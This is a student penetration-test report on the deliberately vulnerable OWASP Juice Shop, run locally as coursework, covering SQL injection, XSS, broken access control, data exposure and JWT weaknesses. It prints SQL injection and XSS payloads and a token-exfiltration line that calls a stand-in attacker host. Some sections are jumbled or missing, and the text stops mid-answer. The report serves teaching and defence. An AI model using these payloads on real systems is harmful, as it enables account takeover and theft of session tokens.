

PENETRATION TESTING REPORT

OWASP Juice Shop

Web Application Security Assessment

Reconnaissance · Authentication · SQL Injection · XSS · Broken Access Control · Sensitive Data Exposure · Security Misconfiguration · JWT & Session Security

Marco

Intrusion Testing (420-B06-VA)

September 28, 2026

Table of Contents

1	Executive Summary	3
2	Scope, Methodology and Findings Overview	3
3	Part 1 — Reconnaissance and Application Mapping	4
4	Part 2 — Authentication Assessment	5
5	Part 3 — Injection Testing (SQL Injection)	7
6	Part 4 — Cross-Site Scripting (XSS) Assessment	8
7	Part 5 — Broken Access Control Assessment	10
8	Part 6 — Sensitive Data Exposure Assessment	11
9	Part 7 — Security Misconfiguration Assessment	12
10	Part 8 — JWT and Session Security Assessment	13
11	Remediation Recommendations and Conclusion	14
	References	14

1 Executive Summary

This report documents a manual, black-box penetration test of the OWASP Juice Shop web application (Docker image `bkimminich/juice-shop`, served at `http://localhost:3000`), performed as coursework for Intrusion Testing (420-B06-VA). Eight phases were executed: reconnaissance, authentication, SQL injection, cross-site scripting, broken access control, sensitive data exposure, security misconfiguration, and JWT/session security.

The application's security posture is **critically weak: 12 findings (2 Critical, 5 High, 4 Medium, 1 Low)**. The two Critical SQL injection flaws allow a full authentication bypass (logging in as administrator without credentials) and UNION-based extraction of the entire user database. Findings also chain together: a DOM-based XSS can steal the JWT from Local Storage, and since tokens are never invalidated server-side, a stolen session works until expiry. The JWT payload itself even contains the user's unsalted MD5 password hash, and an unauthenticated `/ftp/` listing exposes confidential documents and a KeePass database. Top remediation priorities: parameterized queries, server-side authorization on every endpoint and object, removing password hashes from tokens/responses (and migrating to `bcrypt/Argon2`), closing the `/ftp/` listing, and proper session management (HttpOnly cookies + revocation).

2 Scope, Methodology and Findings Overview

Target: OWASP Juice Shop at `http://localhost:3000` — Angular single-page frontend, Node.js/Express `^4.22.1` REST API, SQLite database, Socket.IO, RS256-signed JWT sessions. **Test account:** `test@juice-sh.op` (self-registered). **Method:** manual black-box testing aligned with the OWASP Web Security Testing Guide; findings mapped to the OWASP Top 10 (2021). **Tools:** Burp Suite Community (proxy, site map, HTTP history, Repeater), Chromium, browser DevTools, `jwt.io`, public MD5 rainbow tables. **Severity scale:** Critical = unauthenticated compromise/data extraction; High = low-effort major impact (account takeover, large data exposure); Medium = meaningful weakness enabling other attacks; Low = hardening issue.

Table 1 — Findings overview (severity-ranked)

ID	Finding	OWASP Top 10 (2021)	Severity	Evidence
F-01	SQL injection — login authentication bypass (<code>' OR 1=1 --</code> → admin session)	A03 Injection	Critical	Fig. 8–9
F-02	SQL injection — UNION extraction of the complete Users table (search API)	A03 Injection	Critical	Fig. 10–11
F-03	Admin API endpoint <code>/rest/admin/application-configuration</code> needs no authentication	A01 Broken Access Control	High	Fig. 15
F-04	IDOR — any user can read other users' baskets (<code>/rest/basket/{id}</code>)	A01 Broken Access Control	High	Fig. 16
F-05	Unauthenticated <code>/ftp/</code> listing — confidential docs, KeePass DB, backups	A05 Security Misconfiguration	High	Fig. 18–19
F-06	DOM-based XSS in the product search field	A03 Injection (XSS)	High	Fig. 13
F-07	Password hash (unsalted MD5) inside JWT payload and API responses	A02 Cryptographic Failures	High	Fig. 7, 22
F-08	No server-side session invalidation — tokens stay valid after logout	A07 Auth Failures	Medium	Fig. 7
F-09	Weak password policy (5-char minimum); no MFA	A07 Auth Failures	Medium	Fig. 4
F-10	Verbose errors leak stack traces, versions, absolute paths, SQL queries	A05 Security Misconfiguration	Medium	Fig. 10, 20
F-11	Session token in Local Storage (script-readable); cookies without security flags	A02 Cryptographic Failures	Medium	Fig. 6

F-12	Permissive CORS (Access-Control-Allow-Origin: *) on all API responses	A05 Security Misconfiguration	Low HTTP headers
------	---	-------------------------------	-------------------------

3 Part 1 — Reconnaissance and Application Mapping

3.1 Procedure

With the browser proxied through Burp Suite and the target in scope, the application was explored systematically (home, products, login, registration, search, basket, account area). All traffic was captured and organized in the Target site map (Figure 1); every user action generated REST/JSON API calls (Figure 2). Forced browsing revealed functionality not linked anywhere in the UI — the challenge score board at `/#/score-board` (Figure 3) — and every response carried an `X-Recruiting: /#/jobs` header leaking an internal path.




Figure 1. Burp site map of `http://localhost:3000` with the `/api` and `/rest` endpoint trees expanded.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP
1	http://localhost:3000	GET	/			200	9832	HTML		OWASP Juice Shop			127.0.0.1
2	http://localhost:3000	GET	/polyfills.js			200	35038	script	js				127.0.0.1
4	http://localhost:3000	GET	/main.js			200	1208179	script	js				127.0.0.1
5	http://localhost:3000	GET	/scripts.js			200	21153	script	js				127.0.0.1
6	http://localhost:3000	GET	/chunk-DAJ4olp.js			200	146386	script	js				127.0.0.1
7	http://localhost:3000	GET	/rolldown-runtime-BoHGIXSq.js			200	699	script	js				127.0.0.1
8	http://localhost:3000	GET	/chunk-DBPfzgj.js			200	2909	script	js				127.0.0.1
9	http://localhost:3000	GET	/chunk-eYAgYldn.js			200	367435	script	js				127.0.0.1
10	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&t...		✓	200	298	JSON	io/				127.0.0.1
11	http://localhost:3000	GET	/assets/i18n/en.json			200	35912	JSON	json				127.0.0.1
12	http://localhost:3000	GET	/rest/admin/application-configuration			200	23938	JSON					127.0.0.1
13	http://localhost:3000	GET	/rest/languages			200	4575	JSON					127.0.0.1

Figure 2. HTTP history — browsing generates `/api/Challenges`, `/api/Feedbacks`, `/api/SecurityQuestions`, `/rest/*` calls (SPA architecture).

3.2 Discovered Functionality

- **Login:** `/#/login` → `POST /rest/user/login` (JSON: email + password) **Registration:** `/#/register` → `POST /api/Users/` (+ security question)
- **Search:** `GET /rest/products/search?q=` **Products:** `GET /api/Products/`, `/rest/products` **Basket:** `/api/BasketItems/`, `/rest/basket/{id}`
- **Account area:** orders, payment, privacy (after login) **Admin:** `GET /rest/admin/application-configuration` observed in traffic
- **Other endpoints seen:** `/api/Challenges`, `/api/Feedbacks`, `/api/SecurityQuestions`, `/api/Quantities`, `/api/Hints`, `/rest/user/whoami`, `/rest/captcha`, `/rest/admin/*`
- **Hidden:** `/#/score-board` (forced browsing); `X-Recruiting: /#/jobs` response header




Figure 3. Hidden challenge score board at `/#/score-board`, found by forced browsing (not linked in any menu).

3.3 Assessment Answers

1. What technologies power the application?

Angular SPA frontend (`main.js` + lazy-loaded component chunks), Node.js/Express backend exposing a REST/JSON API, Socket.IO real-time channel (101 Switching Protocols upgrades on `/socket.io/`), SQLite database (confirmed in Part 3 via a leaked `SQLITE_ERROR`), JWT sessions (analyzed in Parts 2 and 8).

2. Which user actions generate backend API requests?

Searching, loading products, viewing/submitting feedback, login/registration, basket operations, loading security questions — all trigger `/rest/*` or `/api/*` XHR calls rather than page reloads (typical SPA behaviour, Figure 2).

3. Which pages/endpoints contain sensitive functionality?

The login and registration pages, the `/rest/admin/*` endpoints, and the data-bearing `/api/*` endpoints (Feedbacks, SecurityQuestions, Users).

4. Which areas are the most likely attacker targets?

All input-driven functionality: the login form (auth bypass), the search field (injection), feedback forms (XSS), numeric basket/API parameters (IDOR), and the unauthenticated admin/API endpoints found during mapping.

4 Part 2 — Authentication Assessment

4.1 Procedure

Registered `test@juice-sh.op` with the deliberately weak password `12345`. Captured the login request (Figure 4); the response issues an RS256 JWT plus the basket id. The token was found in browser Local Storage (key `token`, Figure 6). After logout, the authenticated request `GET /rest/saveLoginIp` was replayed with the old Bearer token (Figure 7).




Figure 4. `POST /rest/user/login` with `{"email": "test@juice-sh.op", "password": "12345"}` — also proves a trivially weak password is accepted.




Figure 5. Login response — server issues a JWT (RS256) + basket id (`bid`).




Figure 6. Session token stored in browser Local Storage — readable by any JavaScript in the page.




Figure 7. After logout, replaying `GET /rest/saveLoginIp` with the old token still returns 200 OK + full user record including the MD5 password hash (`827ccb0e...` = MD5 of “12345”) — the server never invalidates sessions.

4.2 Assessment Answers

1. Are weak passwords accepted?

Yes — 12345 was accepted. Only a 5-character minimum length is enforced; no complexity rules and no check against common/breached password lists.

2. Is multi-factor authentication implemented?

No — login is email + password only. The user object has a `totpSecret` field, but it is empty and no MFA option exists in the UI.

3. What happens to the session after logout?

The token is deleted from Local Storage (client-side only); the server does **not** invalidate it. The replayed request after logout returned 200 OK with the full profile (Figure 7) — the token stays valid until expiry (~6 hours).

4. How are user sessions maintained?

What controls failed?

No masking of credentials in logging pipelines; secure-storage policy not enforced internally; overly broad internal access; detection gap of up to ~7 years.

Prevention?

Never log plaintext credentials; store only strong salted adaptive hashes (bcrypt/Argon2); least-privilege access and monitoring; automated secret-scanning of logs.

Relation to authentication security?

Authentication covers the whole credential lifecycle, not just the login form. Juice Shop repeats the same failure class: unsalted MD5 hashes even returned in API responses — if data leaks, every account falls, exactly Facebook's internal risk.

5 Part 3 — Injection Testing (SQL Injection)

5.1 Procedure

Attack 1 — login bypass: the login form was submitted with email `' OR 1=1 --` and any password (Figure 8). The injected condition made the query match the first user — the administrator — logging in as `admin@juice-sh.op` without credentials (Figure 9).




Figure 8. SQL injection in the login form — `' OR 1=1 --` sent as the email via Repeater.




Figure 9. Authenticated as `admin@juice-sh.op` without valid credentials (challenge banner confirms).

Attack 2 — error-based probing: a lone `q='` caused no error (SQL self-escapes it as `'`), but `q=')` produced HTTP 500 with a `SQLITE_ERROR` leaking the *complete backend query* (Figure 10):

```
SELECT * FROM Products WHERE ((name LIKE '%<input>%'
OR description LIKE '%<input>%') AND deletedAt IS NULL) ORDER BY name
```





Figure 10. `q=')` → 500 `SQLITE_ERROR` leaking the DB engine (SQLite) and the full query.



Forwarded-For through both GET /rest/saveLoginIp and POST /rest/user/login; the value was sanitized ("lastLoginIp": "", Figure 14), so it did not persist in this version — documented as a tested-and-held defense.




Figure 12. `<script>` payload neutralized — rendered as inert text (basic sanitization in place).




Figure 13. DOM-based XSS confirmed — `<iframe src="javascript:alert(1)">` executes on the search page.




Figure 14. Stored-XSS attempt via X-Forwarded-For — response shows "lastLoginIp": "": sanitized, vector held.

6.2 Assessment Answers

1. Which type of XSS was discovered?

DOM-based XSS in the product search. Reflected XSS was neutralized by output sanitization; stored XSS was sanitized in this version.

2. What could an attacker steal?

Anything the victim's browser can access: the JWT in Local Storage (→ full account takeover), cookies, personal data, basket/payment info; victims can also be redirected to phishing pages or have actions performed as them.

3. How can developers prevent XSS?

Context-aware output encoding; allowlist input validation; vetted sanitization libraries (never pattern blacklists — Figure 13 shows the bypass); a Content Security Policy blocking inline scripts and javascript: URLs; avoiding dangerous sinks like `innerHTML`.

4. How does XSS relate to session hijacking?

The token sits in Local Storage, readable by any script: `fetch('https://attacker.example/' + localStorage.getItem('token'))` steals it, and the attacker replays it as a Bearer token. Since the server never invalidates JWTs (Part 2), the stolen session works until expiry — XSS + token storage + no revocation = full account takeover.

Case Study — eBay XSS Incident (2014)

7 Part 5 — Broken Access Control Assessment

7.1 Procedure (as low-privilege user id 25 / unauthenticated)

Test A — forced browsing: `/#/administration` was blocked by a client-side route guard; `/admin`, `/rest`, `/api` returned 500 error pages that leak stack traces (Part 7). (The assignment PDF's 5th listed path was blank — formatting glitch; 4 paths tested.) **Test B — unauthenticated admin API:** `GET /rest/admin/application-configuration` with the Authorization header removed returned 200 OK with the full internal configuration (Figure 15). **Test C — IDOR:** the test account owns basket 6, yet `GET /rest/basket/1` with its token returned 200 OK with UserId 1's basket (Figure 16) — ownership is never checked. **Test D — role tampering (control):** changing the JWT role claim to `admin` broke the RS256 signature and the request was rejected — where token authorization exists, it holds.




Figure 15. GET /rest/admin/application-configuration with no Authorization header → 200 OK + full internal configuration.




Figure 16. IDOR — user id 25's token (own basket: 6) reads basket 1 belonging to UserId 1.

7.2 Assessment Answers

1. Were administrative resources properly protected?

Only partially — the admin *page* is guarded client-side (trivially bypassable) and the admin *API* endpoint is not protected at all: accessible with no session (Figure 15).

2. Was authorization enforced on the server?

Inconsistently — authentication works (JWT signatures verified, Test D), but object-level authorization is missing: any user reads other users' baskets by changing an id, and some admin endpoints need no authentication at all.

3. Risks of broken access control?

Unauthorized data exposure (PII, orders, baskets, config), privilege escalation, data tampering, fraud — and full compromise when chained with the Part 3 SQLi.

Case Study — Instagram Private Content Exposure (2020)

What authorization weaknesses were identified?

In August 2020, researcher Saugat Pokharel disclosed that Instagram’s “Download Your Information” tool returned photos and private DMs he had deleted over a year earlier — content that should no longer have been accessible was still stored and still served back. Reported via bug bounty (Oct 2019), fixed, \$6,000 payout.

What information was exposed?

Deleted private photos and years of private message history — exactly the content users most expect to be restricted and erased. Access control also covers data that should no longer exist.

Why must access control be server-side?

8 Part 6 — Sensitive Data Exposure Assessment

8.1 What Was Found

- **Token in Local Storage:** the JWT is script-readable — stealable via the Part 4 XSS (Figure 6); cookies lack HttpOnly/Secure flags.
- **Password hashes in API responses:** unsalted MD5 (Figure 7) — `827ccb0e... = 12345`, `admin's = admin123`.
- **Unauthenticated /ftp/ listing** (Figure 18): `acquisitions.md` (“confidential — do not distribute”, Figure 19), `incident-support.kdbx` (KeePass password database), `coupons_2013.md.bak`, `package.json.bak` / `package-lock.json.bak` (dependency backups revealing known-vulnerable libraries), `announcement_encrypted.md`, `encrypt.pyc`, `suspicious_errors.yml`, `quarantine/`.
- **Open API data:** `GET /api/SecurityQuestions/` returns all security questions without authentication (Figure 17); the admin configuration endpoint is likewise open (Part 5).
- **Frontend source & headers:** `main.js` reveals all routes incl. hidden ones; `X-Recruiting: /#/jobs` leaks an internal path.




Figure 17. `GET /api/SecurityQuestions/` — all security questions exposed without authentication.




Figure 18. Unauthenticated `/ftp/` directory listing — confidential docs, KeePass database, backups.




Figure 19. Confidential `acquisitions.md` served without authentication.

8.2 Assessment Answers

1. What sensitive information was exposed?

Session tokens (client storage), all users' MD5 password hashes, confidential business documents, a KeePass credential database, internal configuration, security questions, internal paths/routes.

2. How could attackers abuse it?

